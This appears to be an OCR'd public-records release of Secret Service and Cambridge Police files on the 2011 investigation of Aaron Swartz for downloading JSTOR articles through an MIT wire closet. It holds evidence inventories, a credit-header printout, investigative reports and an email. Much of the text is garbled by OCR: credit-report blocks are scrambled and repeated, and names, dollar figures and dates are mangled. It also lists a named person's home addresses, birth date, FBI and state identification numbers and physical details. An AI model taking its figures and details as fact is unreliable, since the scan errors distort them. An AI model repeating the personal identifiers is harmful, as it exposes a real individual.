
Metallic Blue iPod

White iPod with white carrying case

White iPod with Serial Number 8A6330856UX8A

White iTalk

Black 16GB thumb-drive

"Office Depot" DVD-R with handwritten label "Bibliographic data which mysteriously appeared one day as the sun was shining"

Pocket notebook with blue and white hexagon and rectangle design cover

Pure Drive model 761 external hard drive quick start guide with CD

Disc utility internal hard drive upgrade kit

Seagate SATA 3.5" Barracuda internal hard drive installation guide

Scientific Atlantic modern

Apple multi adapter with serial number 6F9395M7ZU6

Apple multi adapter with serial number 6F7281NNU4S

Black notebook journal

Wireless-G 2.4 GHz broadband router linksys with serial number CDFG1G609626

MacBook install disk one and two in paper sleeve

MacBook user guide in cardboard case

Apple care service letter

Genius Bar work confirmation

Digital Media compact flash

Fifty-four miscellaneous compact disks

Two hard drive enclosures

T-Mobile sidekick

Sony Micro Vault

Harvard University earning statement

Earning statement addressed to Aaron Swartz

Master's Thesis M-876 Lind, William Edmund, Thomas McDonald: "A study of an Engineer

Administrator & his Influence of Public Roads in the US 1919-1953"

Apple iMac model A1311 with serial number WB025AXGD87

Western Digital hard drive model WD1200 with serial number WMANN1006724

***** DCS Information Syste	ams @ 1994-2011 v4.1.6
Time: 09:18, 02/14/2011 Trans Union Credit Header	r Report DCSI
Name(s) & Address(e)	
Property of the Association of t	(b)(6) (b)(7)(C)
, SSN SEARCH NO HIT	(5)(6),(5)(7)(6)
mb 4 - Andrews to the second s	
and such contains and contained and contained of	rs, or dustomer's client's
the information in strict confidence and shall not	disclose it to 3rd parties.
0	
The Trans Union credit beader (Trace and Retrace)	do not include any
information that is placed on the credit files after	er June 30. 2001. The
Trans Union credit headers do include information i	that existed in the
credit files on June 30, 2001. This database will	he updated
berrogreatty from ocuer sources,	
* * * * * * * * * * * * * * * * * * * *	
*****	* * * * * * * * * * * * * *
Name (s) & Address(s) Name (s) & Address(s) Name (s) & Address(s) Name (s) & Address(s) SSN SEARCH NO RIT This information may be used only for DCS' customers, or customer's client's exclusive use, and such customers and customer's clients are required to hold the information in strict confidence and shall not disclose it to 3rd parties. The Trans Union credit header (Trace and Retrace) do not include any information that is placed on the credit files after June 30, 2001. The Trans Union credit headers do include information that existed in the credit files on June 30, 2001. This database will be updated periodically from other sources. Times: 09:18, 02/14/2011 DCS Information Systems 0:1994-2011 v4.1.6 DCS Information Systems DCS Information Systems DCS Information Systems DCS Information Syst	
	DPPA:01 Trans Union Credit Header Repor DCSI DPPA:01 NO HIT tion may be used only for DCS' customers, or customer's client's e, and such customers and customer's clients are required to hold ion in strict confidence and shall not disclose it to 3rd parties. tion credit header (Trace and Retrace) do not include any that is placed on the credit files after June 30, 2001. The credit headers do include information that existed in the on June 30, 2001. This database will be updated from other sources. DCS Information Systems 01994-2011 v4.1.6 DCSI DPPA:01 DCS Information Systems 02/14/2011 DCSI DPPA:01 DCSI DCSI DCSI DCSI DCSI DCSI DCSI DCSI
Name(s) & Address(s) Name(s) & Address(s) SN SEARCH NO HIT sinformation may be used only for DCS' customers, or customer's client's lusive use, and such customers and customer's clients are required to hold information in strict confidence and shall not disclose it to 3rd parties. Trans Union credit header (Trace and Retrace) do not include any cormation that is placed on the gredit files after June 30, 2001. The ns Union credit headers do include information that existed in the dit files on June 30, 2001. This database will be updated lodically from other sources. BQUIFAX Credit Header BQUIFAX Credit Header DCS Information Systems 1994-2011 v4.1.6	
(b)(8),(b)(7)(C)	
mit 41.0d.,	
	(b)(6),(b)(7)(C)
Name: SWARTZ, AARON	Age: 536;
Current: (b)(6),(b)(7)(C)	tion. / /
Address:	
	7.
(b)(6),	
Former: 1587 15TH ST APT (b)(7)(
	en: () -
Former: 950 MASSACHUSETTS AVE APT (b)(7)(UPD: / /
Address: CAMBRIDGE, MA 02139	
ORDEOGRA 47 MATROOMS OF TAXABLE PROPERTY	
SAFESCAN ALERT: SAFESCAN COMPLETE - NO WARNINGS	
1	
	* * * * * * * * * * * * * * * *
4 6 F 4 7 F 4 8 4 8 8 8 8 8 8 8 8 8 8 8 8 8 8 8 8	*****
Entered:	

(b)(6),(b)(7)(C)				
Name: AARON SWARTZ (b)(6),(b) - 990USE	BORN:		1986	PHONE is:
Name; AARON H SWARTZ	BORN:			PHONE#s:
Current: 950 MASSACHUSETTS AVE APT (6),(Address: CAMBRIDGE, MA 02139-3175	MIDDLESEX	09/10		
Former: 1587 15TH ST APT (b)(7)(Address: SAN FRANCISCO, CA 94103-3692 (b)(6),(b)(7)(C)	SAN FRANCISCO	03/08		
Former : Address:		03/07		
Former (b)(6),(b)(7)(C) Address		04/07		
Former (b)(6),(b)(7)(C) Address 1		04/06		

U.S. SECRET SERVICE INVESTIGATIVE REPORT

FROM:

BOSTON FIELD OFFICE

FILE: 102-775-60071-S

TO: INFO:

CRIMINAL INVESTIGATIVE DIVISION INVESTIGATIVE SUPPORT DIVISION

X-REF: N/A SEIZURE#: N/A

SUBJECT:

OPENING REPORT

CASE TITLE:

AARON SWARTZ

CASE TYPE:

775.510 - UNAUTHORIZED ACCESS UNIVERSITIES

SECONDARY TYPES:

848.191, 848,304, 848.930

CONTROLLING OFFICE: BOSTON FIELD OFFICE

SA (b)(6),(b)(7)(C)

REPORT MADE BY: DATE CASE OPENED:

01/07/11

PREVIOUS REPORT:

N/A

REPORTING PERIOD:

01/04/11 - 01/21/11

STATUS:

CONTINUED

SYNOPSIS:


On 01/04/11, MIT contacted the New England Electronic Crime Task Force to request assistance investigating a computer that was found connected to the MIT network in a locked closet without authorization. Further investigation showed that Paron Swartz intruded into the MIT network without authorization by breaking into the locked closet containing networking components for MIT networks, connecting a computer to the MIT network and downloading documents from JSTOR. Aaron Swartz was arrested by MIT Police and agents of the New England Electronic Crimes Task Force for breaking and entering. An investigation of Swartz unauthorized intrusion into the MIT network and the theft of documents from USTOR is continuing in the Boston district.


Case continued in Boston,

DETAILS OF INVESTIGATION:

(b)(6),(b)(7)(C)	
On 01/04/11, Detective of the Cambridge Police Department and a member	
of the New England Electronic Crimes Task Force, received a call from (b)(6),(b)(7)	(C)
(b)(6)(b)(7)(C) MIT.EDU) of the Massachusetta Institute of Technology Police	(//
Department, informing him that an unauthorized computer had been found in a wire	
closet on MIT grounds and Network Traffic suggested that the computer was being used	
to download expensive technical journals without authorization. The computer was	
found in a wire closet of the basement of Building 16, the Dorrance Building (77	
Massachusetts Avenue, Cambridge, MA) which houses the HIT Biological Engineering	
Department.	
ZOVENIE Z	
Tarrest Anna Carlotte Control of the	
	क्टरा
the Boston Police Department, traveled to MIT and met with (b)(6),(b)(7)	1(0)
(b)(6).(b)(7)(C) mit.e(h) of the MIT Police (b)(6).(b)(and (b)(6).(b) in the pasement of building	
10. Criminalist (b)(6).(b)(7)(C) and (b)(6).(b)(7)(C) from Cambridge Police processed the	
scene for prints. The netbook found connected to the switch in the wire closet in	
the basement of building 16 was an Acer Aspire One with a serial number	
LUSAXODOG100110051601. Network traffic indicated that the netbook was using two IP	
5/d/2006/06 1/5//CV (5)/7//OV 1 = 3//6//CV (5)/7//OV 1 = 3 + 4 + 4 + 4 + 4 + 4 + 4 + 4 + 4 + 4 +	
addresses (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C) which are both IP addresses belonging to MIT.	
Use of WMap showed that the netbook had port 22 and 8092 open. Fort 22 is the	
Use of NMap showed that the netbook had port 22 and 8092 open. Port 22 is the default port for SSR (Secure Shell network protocol) and port 8092 is often	
Use of NMap showed that the netbook had port 22 and 8092 open. Port 22 is the default port for SSR (Secure Shell network protocol) and port 8092 is often	
Use of WMap showed that the netbook had port 22 and 8092 open. Fort 22 is the	

Continuing on 01/04/11, at approximately 1526, the surveillance camera recorded a white male later identified as Aaron Swartz (DCB 11/08/86) enter the wire closet. Based on the surveillance video, Swartz appeared to replace the external hard drive with a new one and take the old hard drive with him.





On 01/06/11, Aaron Swartz was agrested by MIT Police Department for violation of Massachusetts General Law chapter 266 section 18, Breaking and Entering in the daytime for felony.

On 01/06/11, SA (b)(6),(b) called AUSA Steven Heymann to inform him of the investigation of Aaron Swartz.

On 01/07/11, Aeron Swartz was arraigned in Cambridge District court for violation of MGL C266 618, breaking and entering and his case was assigned docket number 1152CRC073.

SUSPECTS / DEFENDANTS:

```
AARON H SWARTZ - DEFENDENT - ARRESTED (STATE)
        AKA:
                         N/A
        RACE:
                          White
        SEX:
                          Male
        DOB:
                          11/08/1986
        SSN:
        PBI:
                          675304KD0
        SID:
                         MA10556559
        HT:
                         5' - 06"
                         120 lbs.
        WT:
        EYES:
                         Brown
        HAIR
                         Brown
        1599:
                         Pending
        1599A:
                          Pending
        PHOTO:
                         Yes
        PRINTS:
                         Yes
        POB:
                         Chicago, 1L
        DL/STATE:
        ADDRESS:
        EMAIL:
        DATABASE CHECKS: 01/07/11
```

EXAMS CONDUCTED:

ECSAP: Pending Poly: N/A FSD: N/A

DATABASE SEARCHES CONDUCTED:

MCI / CI: 01/07/11 NCIC/NLETS: 01/07/11 CCS/CFT: 01/07/11 LOCAL LE: 01/07/11

Results of database searches have been reported under "Details of Investigation".

EVIDENCE / CONTRABAND / PERSONAL PROPERTY:

All avidence in this case is currently at MIT Police Headquarters.

DISPOSITION:

Case continued pending further investigation and judicial action.

(b)(6)(b)(/)(C) / Ricciardi

U.S. SECRET SERVICE INVESTIGATIVE REPORT

PROM: BOSTON FIELD OFFICE FILE: 102-775-60071-S TO: CRIMINAL INVESTIGATIVE DIVISION X-REF: N/A SAN FRANCISCO FIELD OFFICE INFO: INVESTIGATIVE SUPPORT DIVISION SETZURE#: N/A SUBJECT: REQUEST FOR INVESTIGATION OTHER DISTRICT ACTUAL LOSS: 9 TED POTENTIAL LOSS: \$ 2,000.000.GO CASE TITLE: AARON SWARTZ CASE TYPE: 775,510 SECONDARY TYPES: 848.191, 848.304, 848.930 CONTROLLING OFFICE: BOSTON FIELD OFFICE REPORT MADE BY: SA (b)(6),(b)(7)(C) DATE CASE OPENED: 01/07/11 PREVIOUS REPORT: OPENING REPORT 01/21/11 REPORTING PERIOD: 01/22/11 - 03/02/11 STATUS: CONTINUED SYNOPSIS: Aaron Swartz broke into a network closet in MIT, attached a laptop to the MIT network and illegally downloaded a large number of documents from JSTOR. Agents and Detectives of the New England Electronic Task Force executed a search warrant on Swartz's residence and office. The San Francisco Field Office is requested to interview two known associates of Swartz to determine their knowledge of his activities. Case continued in Boston. DETAILS OF INVESTIGATION: Reference is made to all previous reports in this case, the most recent of which is the opening report written by SA(b)(6),(b)(7 on 01/21/11. (b)(6),(b)(7)(C) (b)(6), (b)(6),(b)(7)(C) On 01/25/11, SA Manager for JSTOR, Khir7VC (b)(6),(b)(7) the from the Office of General Counsel of JSTOR.(b)(6),(b)(7)(C) Public Systems for JSTOR, (b)(6),(b)(7)(C) and AUSA Stephen Heymann held a conference call (b)(6)(b)(7 confirmed that JSTOR has licensing agreements with publishers to make journals and articles available on the JSTOR web site and that some of those licensing agreements include revenue sharing with publishers in which the publishers will get a share of the fees JSTOR collects from institutions (b)(6),(b)(7) stated that some of the publishers allow for a direct fee to download an individual article but some publishers do not want individual articles downloaded. (b)(6).(b)(estimated that the value of the documents Swartz downloaded must bo in excess of 52 million. (b)(6).(b)(stated that he believed the average cost of articles were \$14.60. (b)(6),(b) stated that the first indication of an intrusion was a degradation of service for all customers. (b)(6). stated that the software on the USTOR site relies on cookies to track users and that Swartz must have found a way to delete the JSTOR cookies from his system prior to making a new request to download a document. (b)(6). stated multiple download requests occurred simultaneously and that at times hundreds of download requests were occurring concurrently. (b)(6),(b) confirmed that the USTOR terms and conditions clearly prohibited the kind of downloading Swartz

On U2/03/11, SA (7)(C) and Detective (b)(7)(C) received the Acer Aspire netbook, hard drive enclosure, Western Digital Land drive contained in the anclosure, and a USB

was doing.

flash drive from MIT Police (b)(6).(b)(7)(C)

SA (b)(6),(b)(and Detective (b)(6),(b)(7)(

took the evidence items directly to Cambridge Police Readquarters. The evidence items were logged into Cambridge Police evidence and taken to the Cambridge Police Identification Unit. The Identification Unit began processing the items for finger prints. The results of the analysis is still pending. (b)(6),(b)(7)(C) on 02/4/11, SA(7)(C) (b)(6),(b)(7)(C)of the Cambridge Police, Detective from the Massachusetts Institute of Tachnology and AUSA Stephen Haymann held a conference call. (b)(6),(b)(explained that he was driving to work on 01/04/11 when (b)(6), (b)(6),(b)(7)(called him and told him that he found a laptop connected to a switch. (b)(6),(b)(7)(explained that previously(b)(6),(b)(7)(C)(had sent an email to (b)(6),(b)(describing the switch he had traced the excessive downloading from JSTOR. (b)(6).(b) explained that after (b)(6),(b)(found the laptop connected to the switch he started a packet capture on the same switch. (b)(6),(b)(also explained that the switch the laptop was connected to was an entry switch and that normally only edge switches should be plugged into the entry switch. (b)(6),(b)(1) also explained that when (b)(6),(b)(7)(C) arrived he used MMAP to discover that port 22 and 8092 were open on the laptop that was discovered. [(b)(6),(b)(7)] said that reviewed the packet capture and discovered 14 different TP addresses sending SSR traffic to the laptop. $(b)(\theta).(b)$ did believe that some of the IP addresses were SSR background noise however he did note that $(b)(\theta).(b)(7)(C)$ could be traced to the linerva server at MIT. The linerva server is a Linux dial up server run by the Student Information Processing Board at MIT. (b)(6).(b) stated that he was still working on analyzing the packet capture (b)(6),(b) on 02/07/11, (b)(6),(b)(7)(C) told SA (7)(C) that he noticed that on 01/06/11 the laptop (b)(6),(b)(7)(noticed that during that time the Laptop communicated with IP addresses stated that those IP (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C) addresses are associated with Amazon Elastic Compute Cloud which is a web service that provides resizable compute capacity in the cloud. Also on 02/07/11, (b)(6),(b)(7)(C) Also on 02/07/11, DOMANTO sent an email to AUSA Heymann to revise her estimate of how many documents were downloaded by Swartz. (b)(6).(b)(7) stated that Swartz downloaded over 2.8 million documents in November and December of 2010. (b)(6),(b)(1) also forwarded smalls from (b)(6),(b)(7)(C) stating that the initial analysis of the activity indicated that the downloads were done systematically using acquantial increases in stable URLs. The same email included a statement from (b)(6),(b)(7)(C) of JSTOR that the downloading did not appear to be targeted towards research articles or any particular titles, collections, or disciplines. For the 2.8 million downloads in November and December, the breakdown was 1,385,569 research articles, 938,963 reviews, 62,127 news articles and 9,472 editorials ATSAIC (b)(6),(b)(7)(C) (b)(6),(b)(7)(C) SA (b)(8),(b)(7)(C) On 02/11/11, 3A (b)(6),(b) executed a scarch warrant on Swartz's residence at 950 Detective(b)(6),(b)(7)(C) Massachusetts Avenue, Apartment(b)(6) Cambridge, Massachumetts. Swartz was home at the time the search was executed. While the search was conducted Swartz made statements to the effect of "what took you guys so long" and "why didn't you do this earlier?" The search team seized several items described in greater detail in the Evidence section of this report. After completing the search of Apartment (b)(6) the search team returned to the first floor to search the storage locker allocated to apartment(b)(6). While on the first floor SA(b)(6),(b)(observed Swartz leave the building, walk to the street and sprint away after he reached the street. After ascertaining that none of the items in the storage locker belonged to Swartz the search team moved to 124 Mount Auburn Streat in Cambridge, Massachusetts where the Harvard University, Edmond J Safta Center for Ethics is located and Swartz was listed as a lab fellow. The search team observed Swartz at the Safra Center for Ethics.

Harvard University Police secured Swartz's office to prevent Swartz from destroying any evidence while a warrant was obtained. After a search warrant was obtained, the team searched Swartz's office at the Safra Center. SA(b)(0)(b)(0) seized and Apple iMac

computer and a Western Digital hard drive from Swartz's office.

Western Digital hard drive contained in the enclosure, and the USB flash drive from Cambridge Police Property Technician (b)(6),(b)(7)(C) Detective (b)(6),(b) took the avidence items directly to the ECSAP Lab Evidence Vault. SUSPECTS / DEFENDANTS: AARON H SWARTZ - SUSPECT 1599: Yes 1599A: No (b)(6),(b)(7)(C) SHE YEAR (b)(6).(b)(7)(C) BKA: White RACE: SEX: Hale (b)(6),(b)(7)(C) DOB: SSNI FBI: SID: HT: 5'- 10" WT: 120 lbs. EYES: Brown HAIR Brown 1599: No 1599A: No PHOTO: No PRINTS: No POB: DL/STATE: ADDRESS: EMAIL: DATABASE CHECKS: 02/24/11 (b)(6).(b)(7)(C) SUBJECT AFA: N/A RACE: White SEX: Pemale (b)(6),(b)(7)(C)DOB: SSN: FBI: N/A SID: N/A HT: N/A WT: N/A EYES: Brown HAIR Brown 1599: No 1599A: No PHOTO: No FRINTS: No POB: DL/STATE: ADDRESS:

On 02/25/11, Detective (b)(6),(b) received the Acer Aspire netbook, hard drive enclosure, (7)(C)

EXAMS CONDUCTED:

EMAIL:

DATABASE CHECKS: 02/24/11

ECSAP: Ongoing Poly: N/A

Poly: N/A FSD: N/A

DATABASE SEARCHES CONDUCTED:

MCI / CI:

01/07/11

NCIC/NLETS:

01/07/11

CCS/CFT: LOCAL LE: 01/07/11 01/07/11 %

Results of database searches have been reported under "Details of Investigation".

EVIDENCE / CONTRABAND / PERSONAL PROPERTY:

EVIDENCE SSF 1544 S/N;

DATE OF INVENTORY:

102 2011 CE 31

INVENTORY MADE BY:

DESCRIPTION OF ITEMS:

02/11/11 SA(b)(6),(b)(7)(C)

Scientific Atlantic Modem SN# SM1565968 Apple Multi Adapter SN# 6E9395M7ZU6 Aplle Multi Adapter SN# 6F7281NNU4S

Black Notebook Journal

SEIZEO / OBTAINED FROM:

LOCATION:

DISPOSITION:

Aaron Swartz

Boston Field Office Evidence Vault

Held pending judicial action.

EVIDENCE SSF 1544 S/N:

DATE OF INVENTORY:

INVENTORY MADE BY:

DESCRIPTION OF ITEMS:

102 2011 CE 32 02/11/1) SA(b)(6),(b)(7)(C

Harvard University Earning Statement

Earning Statement Addressed to Aaron Swartz

Master's Thesis M-876 Lind

Western Digital Mail-in Rebate Form

SEIZED / OBTAINED FROM: Asron Swartz

LOCATION:

DISPOSITION:

Boston Field Office Evidence Vault

Held pending judicial action.

EVIDENCE SSF 1544 S/N:

DATE OF INVENTORY:

INVENTORY MADE BY:

DESCRIPTION OF ITEMS:

102 2011 CE 33

02/11/11

SA (b)(6),(b)(7)(

Wireless-G 2.4 GHz Broadband Router Linksys MacBook Mac 05% Install Disc one and two MacBook User Guide in Gray Cardboard case Apple Care Service Letter Dispatch R6276408

Genius Bar Work Confirmation

SEIZED / OBTAINED FROM: Aaron Swartz

LOCATION:

DISPOSITION:

Boston Field Office Evidence Vault

Held pending judicial action.

EVIDENCE SSF 1544 S/N:

DATE OF INVENTORY:

INVENTORY MADE BY:

DESCRIPTION OF ITEMS:

102 2011 CE 34

92/11/11 SA (b)(6).(b)(7)

Nokla Call Phone

T-Mobile, HTC G2 cell phone

12 Magnetic Media Tapes

SEIZED / OBTAINED FROM:

LOCATION:

DISPOSITION:

Aaron Swartz Boston Field Office Evidence Vault

Held pending judicial action.

EVIDENCE SSF 1544 S/N:

DATE OF INVENTORY:

INVENTORY MADE BY:

DESCRIPTION OF ITEMS:

102 2011 CE 35

02/11/11

SA (b)(6),(b)(7)(C) Metallic Blue 12od

White iPod with carrying case

White iPod with serial number \$A6330856UX8A

White iTalk

Black 16GB Thumb-drive

SEIZED / OBTAINED FROM: Aaron Swartz

LOCATION: DISPOSITION:

Boston Field Office Evidence Vault

Held pending judicial action.

EVIDENCE SSF 1544 S/N:

DATE OF INVENTORY: INVENTORY MADE BY:

DESCRIPTION OF ITEMS:

102 2011 CE 36 02/11/11 SA (b)(6),(b)(7)

Fifty-four miscellaneous compact discs

Two hard drive enclosures

T-Mobile Sidekick Sony Micro Vault

SEIZED / OBTAINED FROM: Aaron Swartz

LOCATION: DISPOSITION:

Boston Field Office Evidence Vault

Held pending judicial action.

EVIDENCE SSF 1544 S/N:

DATE OF INVENTORY:

02/11/11 SA (b)(6),(b)(7)

102 2011 CE 36

INVENTORY MADE BY: DESCRIPTION OF ITEMS:

Fifty-four miscellaneous compact discs

Two hard drive enclosures

T-Hobile Sidekick Sony Micro Vault

SEISED / OBTAINED FROM: Aaron Swartz

LOCATION: DISPOSITION:

Boston Field Office Evidence Vault Held pending judicial action,

EVIDENCE SSE 1544 S/N:

DATE OF INVENTORY: INVENTORY MADE BY:

DESCRIPTION OF ITEMS:

102 2011 CE 37 02/11/11

SA(b)(6),(b)(7)(C

DVD-R with handwritten label

Pockat notebook

Pure Drive Quick start guide

Disk utility internal hard drive upgrade kit Seagate Barracuda Hard Drive Installation Guide

SEIZEO / OBTAINED FROM: Aaron Swartz

LOCATION: DISFOSITION: Boston Field Office Evidence Vault Held pending judicial action.

EVIDENÇE SSF 1544 S/N:

DATE OF INVENTORY: INVENTORY MADE BY: DESCRIPTION OF ITEMS: 102 2011 CE 38 02/11/11 SA (b)(6).(b)(7)(C

Apple iMac Model Al311 serial number W8025AXG087

Western Digital Hard Drive SN WMANNIO06724

SEIZED / OBTAINED FROM: Aaron Swartz

LOCATION: DISPOSITION:

Boston Field Office Evidence Vault Held pending judicial action.

EVIDENCE SSF 1544 5/N:

DATE OF INVENTORY: INVENTORY MADE BY: DESCRIPTION OF ITEMS: 102 2011 CE 39 02/25/13 SA(b)(6),(b)(7)(C)

Acer Aspire One SN LOSAXOD0010011001E1601

Rocketfish Enclosure with WD hard drive WMAZA1526675

HP OSB Drive marked 0045SMKBT1 85102

SEIZED / OBTAINED FROM: Cambridge Police

LOCATION: DISPOSITION:

Boston Field Office Evidence Vault Held pending judicial action.

DI	31	209	31	T	Ï	Ó	N	

(b)(6)(b)(7)(C) to determine if	d Office is requested to interview Swartz discussed JSTOR or MIT wit downloading of documents from JSTO	h them and if they had any
(n)(6) (b)(7)(C)	further investigation and judicia	l action.

D1SDoc47 (Unauthorized activity on Massachusetts Institute of Technology network).txt
From: ((D)(0),(D)(7)(C) ((BOS)
Sent: $\frac{\text{Tuesday, January 04, 2011 6:46 PM}}{\text{To: } \frac{\text{(b)(6),(b)(7)(C)}}{\text{(CID); } \frac{\text{(b)(6),(b)(7)(C)}}{\text{(CID); } \frac{\text{(c)(6),(b)(7)}}{\text{(CID); } \frac{\text{(c)(6),(b)(7)}}{\text{(CID); } \frac{\text{(c)(6),(b)(7)}}{\text{(CID); } \frac{\text{(c)(6),(b)(7)}}{\text{(CID); } \frac{\text{(c)(6),(b)(7)}}{\text{(CID); } \frac{\text{(c)(6),(b)(7)}}{\text{(CID); } \frac{\text{(c)(6),(b)(7)}}{\text{(c)(6),(b)(7)(C)}}}}$
(b)(6),(b)(7)(C) (CID) (b)(3),(b)(7)(C)
C. CHI
(REN) Subject: Unauthorized activity on Massachusetts Institute of Technology
Subject: Unauthorized activity on Massachusetts Institute of Technology network
Attachments: DSC01776.JPG; DSC01786.JPG; DSC01784.JPG
FYI
Unauthorized activity on Massachusetts Institute of Technology network
On 01/04/11 Detective Joseph Murphy of the Cambridge Police Department and a member
of the New England Electronic Crimes Task Force received a call from the (b)(6),(b)(7)(C)
((b)(6),(b)(/)(C) MIT,EDU) of
Massachusetts Institute of Technology Police that an unauthorized computer had been found in a wire
closet on MIT grounds and Network Traffic suggested that the computer was being used
Dolomon of the contract of the
technical journals. The computer was found in a wire closet of in the basement of Building 16, the
Dorrance Building (77 Massachusetts Avenue) which has MIT Biological Engineering
(b)(6)(b)(7)(C) mit.edu), an (b)(6)(b)(7)(C) (b)(6)(b)(7)(C)
that on 01/03/11 the library had notified him that someone was downloading large
numbers of journals from the library without authorization. Large amounts of unauthorized
downloading was first
noticed by the library on 09/29/10 and on 11/23/10 there was another incident of
excessive downloading. From $01/03/11$ to $01/04/11$ $(b)(6),(b)(7)(C)$ was able to trace the
activity to a particular (bys/byz/c)
switch in the wire closet. When (b)(8),(b)(7)(C) mit.edu) when to examine the
wire closet he found the unauthorized computer connected to the switch. An external
naro orive was
CONNECTED to the netbook. The netbook was an Acer Aspire one with a serial number LUSAX0D001001100E1601. The netbook matches the description of an Acer netbook
[(D)(O),(O)(T)(C)
be using two IP
address $(b)(6)(b)(7)(C)$ and $(b)(6)(b)(7)(C)$ which are IP address belonging to MIT. Use of
NMap showed that the netbook had port 22 and 8092 open . Port 22 is the default port for SSH
(Secure Shell network
protocol) and port 8092 that is often associated with TCP (Transmission Control
Protocol) traffic. Cambridge Police processed the scene for prints. Stickers on the outside of the
netbook showed that
it was originally loaded with Windows 7 starter edition but an examination of the screen indicated that
the current operating system was Ubuntu, a type of Linux. The login screen showed a
COMPUTER NAME
of "ghost-laptop" with the user "Gene Host" logged in. The login screen had a password. All efforts to
bypass the login screen were futile. [[D](O)(O)(A)(A) Istarted a wireshark packet capture
of traffic on the switch around 9AM on $01/04/11$ and the packet capture is continuing. $(b)(6),(b)(7)(C)$
provided SA(b)(6),(b)(7)(C)
with a copy of flow traffic on the network. The flow traffic is currently being
Page 1

D1SDoc47 (Unauthorized activity on Massachusetts Institute of Technology network).txt uploaded to the CERT dropbox. MIT decided to leave the netbook running in place with the hopes of capturing more network traffic to show if a suspect was controlling the netbook through a SSH channel and if the network traffic can show where the suspect is controlling the netbook from. MIT placed a camera in the wire closet to observe if the suspect returns for the netbook. MIT also established an alarm to notify MIT if the netbook is removed from the network. The technical journals being downloaded have a monetary value. All MIT students have access to view the journals but are limited as to how much they can download and anyone outside of MIT including students after they graduate have to pay a substantial subscription to access the files. The price for downloading one file can vary from \$200.00 to \$3,000.00. Total value of the downloaded files could be in excess of \$50,000.00.

(b)(6).(b)(7)(C)

U.S. Secret Service Boston Field Office

(b)(6),(b)(7)(C)

WordPerfect Document Compare Summary

Original document: N: [10](0)(0)(1) a Seizure Warrants\Swartz, Aaron (Heyman)\Seizure Warrant Aff Draft 5-12-10.wpd

Revised document: N: [10](6)(0)(7) a Seizure Warrants\Swartz, Aaron (Heyman)\Final Seizure Warrant Draft.wpd

Deletions are shown with the following attributes and color:

Strikeout, Blue RGB(0,0,255).

Deleted text is shown as full text.


Insertions are shown with the following attributes and color:

Double Underline, Redline, Red RGB(255,0,0).


The document was marked with 22 Deletions, 26 Insertions, 0 Moves.



01/06/2011 15:03:00(1100000437) AARON SWARTZ H



01/06/2011 15:03:00(1100000437) AARON SWARTZ H



01/06/2011 15:04:00(1100000437) AARON SWARTZ H



CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA Property Custody

Property Item In	ormation			
Agency Name CAM-PD	Incident # 11000078	Tog Number 11000078	Classification EVIDENCE	
Current Status ACTIVE		DT Staum		
Entered Rv: 1D / Nama (b)(6),(b)(7)(C)		DT Entered 02/03/2011 11:29:10		
Upduted By: ID / Name (b)(6),(b)(7)(C)		DT Updated 02/25/2011 09:01:13		

Item Description

Property Type

	COMPUTER	R HARDWARE/SOFTWARE	[3						
	Description								
	I SEALED PLASTIC BAG WITH COMPUTER ,HARD DRIVE ,CORD								
	Make		Model	Color	Serial Number				
	Owner Infor								
	Name MNI Number		Phone						
	Address	City	State	Zip	Code				
	Notatio	ons							
	Notation #: 1	Type: AUDIT							
